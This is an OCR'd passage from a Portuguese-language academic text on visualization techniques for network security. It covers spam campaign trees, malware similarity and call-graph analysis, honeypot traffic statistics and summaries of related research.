


Figura 5.13. Exemplo de campanha de *spam*

Na Figura 5.14, a árvore mostra várias campanhas de *spam*, permitindo a visua-

lização dos padrões para criação de uma campanha e consequente melhor entendimento das técnicas utilizadas por um *spammer* para ofuscar as mensagens e driblar os filtros *antispam* [4].




Figura 5.14. Árvore de padrão de frequencias de várias campanhas de *spam*

5.4.3. Atuação de *malware*

Tem sido dada muita atenção a análise de software malicioso (*malware*), que é a maior ameaça aos sistemas computacionais atualmente. A análise de binários pode fornecer informações sobre a similaridade entre *malware*, o que permite a identificação rápida de comportamento através de assinaturas nas instruções que os compõem. A Figura 5.15, mostra o fluxo de execução de uma parte de dois *malware*, onde o *malware* A é identificado por (A) na figura e o *malware* B, por (B). Nesta figura são ilustradas porções de código das amostras que levam à execução de uma mesma função maliciosa, embora a ordem das chamadas de funções anteriores seja executada de maneira diferente. Isso mostra que, somente visualizando estruturalmente os blocos de chamadas de função pode ser difícil identificar dois *malware* similares.

Na Figura 5.16, podemos observar no *malware* A (I) um conjunto de instruções similar ao do *malware* B (II), devido ao conhecimento de que este bloco executa ações maliciosas e da visualização das instruções que fazem parte desse bloco. Através da criação de uma base de dados de "assinaturas" que mapeiem blocos maliciosos, torna-se possível identificar de maneira mais fácil a atuação de *malware* e a similaridade de comportamento entre eles.

Outro ponto interessante para agrupar *malware* é através da separação das amostras de acordo com algum critério de classificação, como por exemplo, subclasses atribuídas por *software* antivírus. Utilizando tal abordagem, famílias de *malware* podem ser

Figura 5.15. Diferentes fluxos de execução de chamadas de uma função maliciosa em amostras de *malware* similares

visualizadas através da criação de árvores de subclasses atribuídas, como podemos observar na Figura 5.17, na qual foi gerada um gráfico seguindo o esquema de árvore de diretórios.

5.4.4. Sensores de segurança


Ainda utilizando dados do *Honeyd*, é possível gerar gráficos simples, apenas para se ter estatísticas de serviços mais acessados ou protocolos mais utilizados em ataques. Através do gráfico mostrado na Figura 5.18, temos uma estatística diária sobre quais portas são mais acessadas e o protocolo utilizado, o que é bastante útil para a identificação dos serviços mais atacados a fim de mantê-los atualizados e verificar se estão sendo implementadas medidas de proteção adequadas.

Com os mesmos dados, na Figura 5.19 é mostrada uma estimativa (diária, por uma semana, no exemplo) do acesso por protocolo (TCP, UDP ou ICMP) em *honeypots* do Consórcio. Este tipo de gráfico é útil para a visualização de *bursts* de tráfego em algum protocolo, auxiliando na identificação de alguma anomalia ou disseminação de worm, por exemplo.

Outro gráfico simples que serve para a observação de tendências ao longo do tempo pode ser visto na Figura 5.20, extraída da página do *ShadowServer*.

Adiante veremos alguns exemplos comentados de aplicação de técnicas de visualização em segurança de redes, sistemas e dados, selecionadas da literatura técnica recente.

Conti et al. [6] apresentam cenários onde é necessário analisar (ou modificar) arquivos de forma independente de contexto (isto é, sem conhecimento explícito sobre o formato real e função dos arquivos). Alguns destes cenários são baseados em problemas relacionados com análise forense, análise de *malware*, identificação e auditoria em arquivos, entre outros. Baseado em alguns destes cenários os autores implementam técnicas



(I)

(II)

Figura 5.16. Identificação de blocos de instruções que executam parte da ação maliciosa das amostras de *malware*

complementares de visualização de um mesmo arquivo, em uma ferramenta que apresenta informações textuais junto com informações binárias, apresentadas como imagens (Figura 5.21). Os autores demonstram como as técnicas implementadas podem ser usadas para rapida e facilmente identificar texto em arquivos binários, regularidade em arquivos com registros de tamanho fixo, mudança em estruturas de arquivos e outros exemplos.




Figura 5.17. Separação de *malware* de acordo com a subclasse identificada por mecanismos antivírus




Figura 5.18. Portas mais acessadas em um *honeypot* durante o período de um dia




Figura 5.19. Quantidade de acessos à *honeypots* por protocolo

Heitzmann et al. [11] argumentam que pode ser complicado entender as consequências práticas da aplicação de regras de controle de acesso a arquivos, especialmente considerando permissões herdadas e outras características de sistemas de arquivos de sistemas operacionais modernos. Os autores propõem uma ferramenta baseada em *treemaps*




Figura 5.20. Quantidade de servidores de controle de *botnets* monitorados ao longo do tempo




Figura 5.21. Interface da aplicação desenvolvida por Conti et al. [6].

(seção 5.2.1) com células coloridas para visualizar hierarquicamente os sistemas de arquivos, sugerindo que padrões visuais podem ser muito mais facilmente interpretáveis do que relatórios textuais. Um exemplo da visualização proposta pode ser vista na Figura 5.22, que mostra a estrutura de diretórios e arquivos antes e depois de uma operação de cópia que modifica as permissões de alguns dos arquivos copiados.

Fischer et al. [8] mostram técnicas de análise e visualização de dados coletados do protocolo NetFlow. Uma variante da técnica *treemap* é usada para indicar conexões entre máquinas externas e internas à rede sendo monitorada. Como exemplo de visualização do sistema proposto, a Figura 5.23 mostra de forma gráfica as conexões feitas por uma *botnet* com 120 máquinas para as máquinas da Universidade de Konstanz (Alemanha)




Figura 5.22. Visualização de arquivos, diretórios e permissões, usada por Heitzmann et al. [11].

durante um ataque em 2008. De acordo com os autores o ataque, por ter sido feito de forma distribuída, não foi severo o suficiente para deteção por sistemas existentes na universidade na época.

Karim et al. [14] descrevem métodos para a construção de modelos de filogenia de *malware* para estudar melhor a evolução do código do *malware*. Embora a abordagem dos autores não seja diretamente relacionada com visualização, eles usam em seu artigo uma técnica composta de dendograma com anotações que pode ser replicada e adaptada para outras aplicações de visualização de dados representáveis de forma hierárquica. A Figura 5.24 mostra a técnica usada pelos autores.

Bilar [3] analisa a estrutura de chamada de funções (*callgraphs*) de *malware* e de aplicações legítimas quanto à algumas propriedades: número de chamadas a funções internas (normais), número de chamadas a funções externas de forma estática (bibliotecas)ou dinâmica (*imports*) e número de *thunks* (chamadas curtas, geralmente envelopes de funções).

Os resultados são apresentados de forma estatística e com vários gráficos de espalhamento que mostram, para os conjuntos de *malware* e de aplicações legítimas, as distribuições das variáveis estudadas, duas a duas (o que seria um bom caso para uso de uma matriz de gráficos de espalhamento). A cor de cada ponto é proporcional ao tamanho do executável. O exemplo de visualização dos dados dos *callgraphs* criado por Bilar [3]




Figura 5.23. Visualização das conexões feitas durante um ataque de uma *botnet*, usada por Fischer et al. [8].




Figura 5.24. Dendograma mostrando um modelo de filogenia de *malware* e respectiva classificação por alguns anti-vírus (Karim et al. [14].

é mostrado na Figura 5.25.

Onut et al. [20] apresenta uma técnica para auxiliar a deteção de tentativas de intrusão através da visualização da rede sendo estudada como uma comunidade de sistemas




Figura 5.25. Gráficos de espalhamento de métricas de *callgraphs* de *malware* e de software legítimo (Bilar [3]).

que trocam mensagens entre si. A técnica possibilita visualizar a quantidade de troca de mensagens entre vários serviços simultaneamente.

Micarelli e Sansonetti [19] apresentam técnicas de representação do estado de sequência de chamadas a um sistema (*system calls* de forma gráfica, e aplicam técnicas de processamento de imagens e recuperação de conteúdo baseado em imagens (CBIR, *Content-Based Image Retrieval*) em um sistema de raciocínio baseado em casos para detecção de anomalias. Uma imagem representando os 24 atributos medidos de 10 *snapshots* de chamadas ao sistema que representam o comportamento temporal da aplicação `ps` é mostrada na Figura 5.26.




Figura 5.26. Visualização do comportamento temporal da aplicação `ps` [19].

